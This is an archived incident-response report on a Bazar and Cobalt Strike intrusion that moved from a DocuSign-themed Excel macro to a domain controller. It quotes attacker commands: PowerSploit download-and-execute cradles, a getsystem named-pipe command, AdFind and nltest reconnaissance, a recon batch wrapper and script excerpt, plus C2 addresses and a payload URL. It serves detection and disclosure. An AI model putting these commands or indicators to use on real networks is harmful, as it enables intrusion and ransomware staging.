# Bazar, No Ryuk?

By editor

Published: 2021-01-31 · Archived: 2026-04-06 00:23:44 UTC

### Intro

In the fall of 2020, Bazar came to prominence when several campaigns delivered Ryuk ransomware. While Bazar appeared to drop-off in December, new campaigns have sprung up recently, using similar TTP's.

In this case, we will describe how the threat actor went from a DocuSign themed, malicious document, to domain wide compromise, using Bazar aka KEGTAP and Cobalt Strike.

### Case Summary

This investigation began as many do, with a malicious document delivered via email. The email and accompanying Excel file purported to be a DocuSign request, which entices the user to enable macros. This lead to Bazar being dropped on the system, which created a run key for persistence.

On the first day, after the initial activity, nothing else was seen. On the second day, we observed DNS requests to .bazar domain names (the hallmark of the Bazar malware family). The malware also executed some basic nltest domain discovery, and a short ping to a Cobalt Strike server, but no additional activity was observed.

On the third day, more communication was observed between the Bazar and Cobalt Strike infrastructure, but again, no downloads or follow-on activity was observed.

On the fourth day, Bazar pulled down a Cobalt Strike Beacon in the form of a DLL, which was executed via rundll32 and injected into various system processes. One of those processes injected into, was dllhost, which then ran various PowerSploit commands for discovery activity and dumped credentials from lsass. Shortly thereafter, the threat actors began moving laterally using multiple techniques, such as:

Pass the Hash

SMB executable transfer and exec

RDP


Remote service execution


The threat actors then continued pivoting and collecting more information about the environment. About an hour after beginning their lateral movement, they had compromised a domain controller. On that domain controller, they executed AdFind, and then dropped a custom PowerShell script named Get-DataInfo.ps1. This script looks for all active machines and queries installed software, i.e., backup software, security software, etc. We first saw this script about a year ago when threat actors deployed Ryuk ransomware across a domain. Other public data has also linked this TTP to Ryuk threat actors.

However, in this case, about 15 minutes after running the script, the threat actor dropped their access and left the environment. We do not know what caused them to leave, but we have some ideas. Based on the TTP's of this intrusion, we assess, with medium to high confidence, that Ryuk would have been the likely ransomware deployed. Total time in the environment was around 4 days.

*We recently started offering intel feeds based on different command and control infrastructure such as Cobalt Strike, Qbot, Trickbot, PoshC2, PS Empire, etc. and this feed would have alerted on the Cobalt Strike C2 in this case. If you're interested in pricing or interested in a trial please use Contact Us to get in touch.*

### Timeline



Bazar, No Ryuk?
Day 1
Opened Excel document from email and enabled content
Excel macro downloads BazarBackdoor
Persistence established by BazarBackdoor on beachhead host
Day 2
Domain discovery commands executed by Bazar
Day 3
Day 4
18:45 UTC Bazar executes Cobalt Strike beacon
195.123.222.23:443
19:00 Lateral movement begins
19:13 Cobalt Strike performs domain discovery from beachhead host
19:55 Discovery ran from domain controller




**MITRE ATT&CK**


**Initial Access**

Initial access to the environment was via a malicious email that entices a user to download an Excel document with macros using a DocuSign social engineering theme.




**Execution**

The Excel document required the user to enable content to execute. The embedded macro in the file was using an Excel 4.0 macro, which at time of execution had a detection rate of 1/63 in Virustotal.




Upon execution of the macro the file reached out to:


```
https://juiceandfilm[.]com/salman/qqum.php
```


As seen in the contents of the macro below:

From there a file was written:


```
C:\Users\USER\Downloads\ResizeFormToFit.exe
```

From here the executable then proceeds to create a new file and execute it via cmd.








Four days post initial access, a Cobalt Strike Beacon was executed via rundll32 and cmd.




### Persistence

Immediately following the execution of M1E1626.exe, a persistence mechanism was created for the file using a run key. This file was found to be a BazarBackdoor sample.





### Privilege Escalation

The use of the Cobalt Strike's piped privilege escalation (Get-System) was used several times during the intrusion.


```
cmd.exe /c echo a3fed5b3a32 > \\.\pipe\3406c2
```

### Defense Evasion

After loading the Cobalt Strike DLL, there was an almost instant injection by the process into the Werfault process.




We also see the Cobalt Strike Beacon running in the dllhost.exe process, loading PowerShell to perform PowerSploit commands in the discovery section.





Additionally via the use of YARA inspection we found Cobalt Strike running or injected into processes across the environment.

```
ProcessName, Pid, Yara Rule, Host
"powershell.exe",4008,"win_cobalt_strike_auto","Endpoint2"
"winlogon.exe",532,"win_cobalt_strike_auto","Server1"
"powershell.exe",1340,"win_cobalt_strike_auto","Server1"
"rundll32.exe",564,"win_cobalt_strike_auto","Server8"
"rundll32.exe",3880,"win_cobalt_strike_auto","Server4"
"powershell.exe",2536,"win_cobalt_strike_auto","Server5"
"rundll32.exe",3580,"win_cobalt_strike_auto","Server6"
"rundll32.exe",3792,"win_cobalt_strike_auto","Server2"
"rundll32.exe",3708,"win_cobalt_strike_auto","Server3"
"rundll32.exe",3368,"win_cobalt_strike_auto","Server3"
"rundll32.exe",1700,"win_cobalt_strike_auto","Server10"
"powershell.exe",2692,"win_cobalt_strike_auto","Server7"
"sihost.exe",5064,"win_cobalt_strike_auto","Endpoint1"
"taskhostw.exe",664,"win_cobalt_strike_auto","Endpoint1"
"explorer.exe",5424,"win_cobalt_strike_auto","Endpoint1"
"rundll32.exe",7692,"win_cobalt_strike_auto","Endpoint1"
"rundll32.exe",2660,"win_cobalt_strike_auto","Server9"
```

### Credential Access

Lsass was dumped using Cobalt Strike on multiple occasions. We were not able to recover any proof other than parent/child processes.




### Discovery

A day after initial access, Bazar initiated some discovery activity using Nltest:

```
cmd.exe /c nltest /domain_trusts /all_trusts
```

On the forth day, a Cobalt Strike Beacon was executed and then the following discovery commands were executed.

```
C:\Windows\system32\cmd.exe /C net group "enterprise admins" /domain
C:\Windows\system32\cmd.exe /C net group "domain admins" /domain
```

On the initial beachhead host, we also saw the Cobalt Strike Beacon initiate the following PowerShell discovery using Powersploit:

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:35806/'); Find-LocalAdminAccess
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:35585/'); Get-NetComputer -ping -operatingsys
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:23163/'); Get-NetSubnet
```

After beginning lateral movement, the threat actors used the following Window's utilities for system profiling:

```
C:\Windows\system32\cmd.exe /C systeminfo
C:\Windows\system32\cmd.exe /C ping HOST
```

Once the threat actors had access to a domain controller, they ran the following PowerShell discovery:

```
Raw:
SQBtAHAAbwByAHQALQBNAG8AZAB1AGwAZQAgAEEAYwB0AGkAdgBlAEQAaQByAGUAYwB0AG8AcgB5ADsAIABHAGUAdAAtAEEARABDAG8AbQBwAH
Decoded:
Import-Module ActiveDirectory; Get-ADComputer -Filter {enabled -eq $true} -properties *|select DNSHostName, I
```

After running that, the threat actors used nltest again to confirm domain trusts:

```
C:\Windows\system32\cmd.exe /C nltest /domain_trusts /all_trusts
```

The local time was also queried on the domain controller:

```
C:\Windows\system32\cmd.exe /C time
```

AdFind was executed using adf.bat:

```
C:\Windows\system32\cmd.exe /C C:\Windows\Temp\adf\adf.bat
adfind.exe -f "(objectcategory=person)"
adfind.exe -f "objectcategory=computer"
adfind.exe -f "(objectcategory=organizationalUnit)"
adfind.exe -sc trustdmp
adfind.exe -subnets -f (objectCategory=subnet)
adfind.exe -f "(objectcategory=group)"
adfind.exe -gcb -sc trustdmp
```

Finally, the following collection of files were dropped on the domain controller:

```
C:\Users\USER\Desktop\info\7z.exe
C:\Users\USER\Desktop\info\comps.txt
C:\Users\USER\Desktop\info\Get-DataInfo.ps1
C:\Users\USER\Desktop\info\netscan.exe
C:\Users\USER\Desktop\info\start.bat
```

start.bat was executed with the following:

```
C:\Windows\system32\cmd.exe /c ""C:\Users\USER\Desktop\info\start.bat""
```

This script contents show it to be a wrapper for the PowerShell script Get-DataInfo.ps1

```
@echo off
pushd %~dp0
powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force
IF "%1"=="" (
color 70
echo "Please select a type of info collected:"
echo "all ping disk soft noping nocompress"
set /p method="Press Enter for collect [all]:  "
color 07
cls
@echo on
powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 %method
)
IF NOT "%1"=="" (
@echo on
powershell.exe -executionpolicy remotesigned -File .\Get-DataInfo.ps1 %1)
```

The contents of Get-DataInfo.ps1 show a detailed information collector to provide the threat actor with very specific details of the environment. This includes things like disk size, connectivity,  antivirus software, and backup software. The Ryuk group has used this script for at least a year as we've seen them use it multiple times.


```
write-host -foregroundcolor cyan "Grubbing Disk.info complete"
write-host -foregroundcolor cyan "Testing $computers computers, this may take a while."
foreach ($computer in $computername)
      {
            if (Test-Connection -ComputerName $computer -Quiet -count 2 -BufferSize 4 -Delay 1){
                  Try{Get-WmiObject Win32_LogicalDisk -filter "DriveType=3" -computer $computer | Select
SystemName,DeviceID,@{Name="Size(GB)";Expression={"{0:N1}" -f($_.size/1gb)}},@{Name="Busy(GB)";Expression={"{0:N1}" -
f(($_.size - $_.freespace)/1gb)}}}
```

This script and files are available @ [https://thedfirreport.com/services/](https://thedfirreport.com/services/)

### Lateral Movement

The threat actors deployed several types of lateral movements over the course of the intrusion.

The first observed method was the use of a remote service using PowerShell which injected into winlogon.



The threat actors also leveraged SMB to send Cobalt Strike Beacon executables to $ADMIN shares and again execute them on the remote systems via a service. [SMB Beacon](#) as its called in Cobalt Strike.

```
"File created:
RuleName: -
UtcTime:
ProcessGuid: {d25a89ca-003c-5ff7-0100-000000000d0
0}
ProcessId: 4
Image: System
TargetFilename: C:\Windows\bdbc66f.exe
CreationUtcTime:
```

```
"Registry value set:
RuleName: -
EventType: SetValue
UtcTime:
ProcessGuid: {d25a89ca-0043-5ff7-0b00-000000000d00}
ProcessId: 576
Image: C:\Windows\system32\services.exe
TargetObject: HKLM\System\CurrentControlSet\Services\bdbc66f\ImagePat
h
Details: \\127.0.0.1\ADMIN$\bdbc66f.exe"
```

```
"A service was installed in the system.

Service Name:  bdbc66f
Service File Name:  \\127.0.0.1\ADMIN$\bdbc66f.ex
e
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem"
```




Pass the Hash was also used by the attackers while pivoting through the environment.

```
"An account was successfully logged on.

Subject:
        Security ID:            S-1-5-21-3470568001-2283384052-
        Account Name:
        Account Domain:
        Logon ID:               0x51247

Logon Information:
        Logon Type:             9
        Restricted Admin Mode:  -
        Virtual Account:                No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-3470568001-2283384052-
        Account Name:
        Account Domain:
        Logon ID:               0x60976DD
        Linked Logon ID:                0x0
        Network Account Name:
        Network Account Domain:
        Logon GUID:

Process Information:
        Process ID:             0x1f48
        Process Name:           C:\Windows\System32\svchost.exe

Network Information:
        Workstation Name:       -
        Source Network Address: ::1
        Source Port:            0

Detailed Authentication Information:
        Logon Process:          seclogo
        Authentication Package: Negotiate
        Transited Services:     -
        Package Name (NTLM only):       -
        Key Length:             0
```

RDP was also leveraged by the attacker via their Cobalt Strike Beacons.


```
"Network connection detected:
RuleName: technique_id=T1059.001,technique_name=PowerShell
UtcTime:
ProcessGuid: {1DE9C35D-C220-5FFC-AC01-000000002200}
ProcessId: 2692
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.ex
e
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.
SourceHostname: -
SourcePort: 56048
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 10
DestinationHostname: -
DestinationPort: 3389
DestinationPortName: -"
```

```
"Network connection detected:
RuleName: technique_id=T1218.011,technique_name=Rundll3
2
UtcTime:
ProcessGuid: {59d69048-c716-5ffc-df01-000000000f00}
ProcessId: 2596
Image: C:\Windows\SysWOW64\rundll32.exe
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.
SourceHostname: -
SourcePort: 52160
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 10
DestinationHostname: -
DestinationPort: 3389
DestinationPortName: -"
```

**Command and Control**

**Bazar:**

Communication over DNS to .bazar domains.



| | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| + | udp | [redacted] | 10.[redacted] | 50219 | 185.164.136.225 | 53 | 1 | 36<br>78 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50218 | 217.12.210.54 | 53 | 1 | 36<br>78 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50220 | 63.231.92.27 | 53 | 1 | 36<br>78 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50216 | 77.73.68.161 | 53 | 1 | 36<br>78 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50217 | 176.126.70.119 | 53 | 1 | 36<br>78 | invisible | Host | acfgjlbdhgjo.bazar |
| + | udp | | 10.[redacted] | 50215 | 89.35.39.64 | 53 | 1 | 36<br>78 | invisible | Host | acfgjlbdhgjo.bazar |
